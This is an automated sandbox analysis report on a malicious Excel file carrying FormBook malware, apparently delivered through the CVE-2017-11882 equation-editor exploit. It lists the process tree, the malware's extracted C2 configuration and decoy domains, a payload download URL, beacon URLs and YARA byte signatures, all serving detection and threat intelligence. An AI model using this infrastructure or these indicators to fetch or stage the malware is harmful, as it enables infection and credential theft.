ID: 491441
Sample Name: RPM.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:38:47
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report RPM.xlsx

Overview

General Information

Sample Name:	RPM.xlsx
Analysis ID:	491441
MD5:	eaa0090a7f7c6f9..
SHA1:	82198ab187a84b..
SHA256:	a81768982216ba..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Suspect Svchost A…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Office equation editor starts process…
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2308 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2584 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3064 cmdline: 'C:\Users\Public\vbc.exe' MD5: 0ECA879131A7B104418B085DB7F761C3)
    - vbc.exe (PID: 2712 cmdline: C:\Users\Public\vbc.exe MD5: 0ECA879131A7B104418B085DB7F761C3)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - svchost.exe (PID: 200 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
          - cmd.exe (PID: 2912 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.vetpipes.com/scb0/"
  ],
  "decoy": [
    "introlly.com",
    "slowtravelco.com",
    "sasanos.com",
    "3424soldbastrophwy.com",
    "isabelaefernando.net",
    "0754fm.com",
    "meta-bot.xyz",
    "778tt8.com",
    "krallechols.quest",
    "lipagent.com",
    "dermaqueeniran.com",
    "psychoterapeuta-wroclaw.com",
    "marmorariapiramide.online",
    "luxonealbery.com",
    "floridawp.com",
    "nebobuild.com",
    "facillitiespro-sweep.com",
    "wwgzj.com",
    "puffsmoke.online",
    "cryptofuelcars.com",
    "mcintoshsonoystercompany.com",
    "viscoent.online",
    "daveparkernotary.com",
    "publicschools.fail",
    "traexcel.com",
    "lovelypersonals.com",
    "emptycc.net",
    "omniriot.com",
    "etsawi9.com",
    "rangerbuddys.com",
    "medchemic.com",
    "paparazziprom.com",
    "atelifer.com",
    "imlgw.com",
    "vaguva.com",
    "theportlandhandyman.com",
    "oggu2.com",
    "fuchs-consolidated.net",
    "onluo.com",
    "flirtylocals.xyz",
    "foxyladynails.com",
    "dgyej.com",
    "cloudmaigc.com",
    "lafabriqueabeille.com",
    "vivagru.com",
    "fuckingmom88.xyz",
    "caesarscssino.com",
    "jyh8882.com",
    "diyiyc.com",
    "lanceseuexpert.digital",
    "omshivematka.com",
    "agrigain-soil.com",
    "burgettflorist.com",
    "goddarddrillingllc.com",
    "nchh07.xyz",
    "tabulose-paare.com",
    "notlficationintuit.com",
    "killercross.com",
    "storybylightstudio.com",
    "flex-ecommerce.com",
    "fearlessthread.com",
    "skateboardlovers.com",
    "mgav34.xyz",
    "lucanos.info"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000000.506113220.0000000009549000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000000.506113220.0000000009549000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ca9:$sqlite3step: 68 34 1C 7B E1 • 0x15dbc:$sqlite3step: 68 34 1C 7B E1 • 0x15cd8:$sqlite3text: 68 38 2A 90 C5 • 0x15dfd:$sqlite3text: 68 38 2A 90 C5 • 0x15ceb:$sqlite3blob: 68 53 D8 7F 8C • 0x15e13:$sqlite3blob: 68 53 D8 7F 8C
6.2.vbc.exe.34cc4f0.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.34cc4f0.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x88878:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x88c02:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x94915:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x94401:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x94a17:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x94b8f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8961a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x9367c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8a392:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x99de7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x9ae8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspect Svchost Activity

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Copyright Joe Security LLC 2021

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RPM.xlsx	33%	Virustotal		Browse
RPM.xlsx	29%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.meta-bot.xyz/scb0/?Fd=BfSM6E5FO5mfZBpeeQrV1vQh+D95EOiFfl1FDjk8ynIPzfiNz31eNoHs9fDCzXb1/NDphw==&w6AxuD=NpI8gJ	0%	Avira URL Cloud	safe	
www.vetpipes.com/scb0/	0%	Avira URL Cloud	safe	
http://23.95.13.176/rpm/vbc.exe	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://www.atelifer.com/scb0/?Fd=mwRuPibKyw2L8cALxBov5M1LiNVIxoe3TesDkz/iiiM8SziCnVEVET/qb0i1hxI+nmTWCA==&w6AxuD=NpI8gJ	0%	Avira URL Cloud	safe	
http://www.floridawp.com/scb0/?Fd=9/BqtxNO8SZEigUgjw/jJ2i6+zR3ejBZmh2LifaRE3cbasx521HSBMlSKzI9uLCsk85EYQ==&w6AxuD=NpI8gJ	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.viscoent.online/scb0/?Fd=L8pgukv0AuVDNAdjNh2AJGutMHnCfg3bCrFlNw+YyifAdhr3mrIeLuq3PR+hiDkJiRhf3g==&w6AxuD=NpI8gJ	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
zhs.zohosites.com	204.141.43.204	true	false		high
www.floridawp.com	107.187.86.150	true	true		unknown
www.viscoent.online	209.17.116.163	true	true		unknown
www.meta-bot.xyz	203.170.129.2	true	true		unknown
www.dermaqueeniran.com	unknown	unknown	true		unknown
www.atelifer.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.meta-bot.xyz/scb0/?Fd=BfSM6E5FO5mfZBpeeQrV1vQh+D95EOiFfl1FDjk8ynIPzfiNz31eNoHs9fDCzXb1/NDphw==&w6AxuD=NpI8gJ	true	• Avira URL Cloud: safe	unknown
www.vetpipes.com/scb0/	true	• Avira URL Cloud: safe	low
http://23.95.13.176/rpm/vbc.exe	true	• Avira URL Cloud: safe	unknown
http://www.atelifer.com/scb0/?Fd=mwRuPibKyw2L8cALxBov5M1LiNVIxoe3TesDkz/iiiM8SziCnVEVET/qb0i1hxI+nmTWCA==&w6AxuD=NpI8gJ	true	• Avira URL Cloud: safe	unknown
http://www.floridawp.com/scb0/?Fd=9/BqtxNO8SZEigUgjw/jJ2i6+zR3ejBZmh2LifaRE3cbasx521HSBMlSKzI9uLCsk85EYQ==&w6AxuD=NpI8gJ	true	• Avira URL Cloud: safe	unknown
http://www.viscoent.online/scb0/?Fd=L8pgukv0AuVDNAdjNh2AJGutMHnCfg3bCrFlNw+YyifAdhr3mrIeLuq3PR+hiDkJiRhf3g==&w6AxuD=NpI8gJ	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
204.141.43.204	zhs.zohosites.com	United States		2639	ZOHO-ASUS	false
23.95.13.176	unknown	United States		36352	AS-COLOCROSSINGUS	true
203.170.129.2	www.meta-bot.xyz	Thailand		9891	CSLOX-IDC-AS-APCSLOXINFOPublicCompanyLimitedTH	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.187.86.150	www.floridawp.com	United States		18779	EGIHOSTINGUS	true
209.17.116.163	www.viscoent.online	United States		55002	DEFENSE-NETUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491441
Start date:	27.09.2021
Start time:	15:38:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RPM.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/12@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.1% (good quality ratio 7.7%) • Quality average: 68.5% • Quality standard deviation: 27.1%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:39:41	API Interceptor	55x Sleep call for process: EQNEDT32.EXE modified
15:39:44	API Interceptor	76x Sleep call for process: vbc.exe modified
15:40:09	API Interceptor	209x Sleep call for process: svchost.exe modified
15:40:59	API Interceptor	1x Sleep call for process: explorer.exe modified

Copyright Joe Security LLC 2021

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
209.17.116.163	EhB2SUfLy2.exe	Get hash	malicious	Browse	• www.rouxbylarease.online/m0np/?l8=oxlwJMtdN1y/FRBHILHpPvint7tBupcci5UNNUbkxCPuhqZdw+PNI6+2ttaaOla44I+x&YZsPJr=HJEL06c80X
	1SGErShR6f.exe	Get hash	malicious	Browse	• www.algorham.photography/9gdg/?-Zy0C=KpgElkcWFcjqyeSGO9QZi7XxLzPNnjgSBvEAJIhdgTJJE+sUfAsXGNDOeg31GCwNnk0KE08KHQ==&lN=5jot7b-
	DUE PAYMENT.exe	Get hash	malicious	Browse	• www.metalworkingadditives.online/b2c0/?2dpPwJP=tQ9OUq/au2j7Ts3tmWTzZlmpGIW84sc0d5YJpv42KDMZxUSBkatd7Ys79Ddqwtu/lQ5M&uN9=3fPH4rk8fd4xHD
	purchase_order_list.exe	Get hash	malicious	Browse	• www.stlukeumcaustin.com/ou3t/?k2JX=9VQujrVTrcTji/Bq328+1BaPa4HhfraTQ84xCqIdcFrxw64TUlht5XYEWRLQpUOhEzDq&y2JtQ=Wj6tol
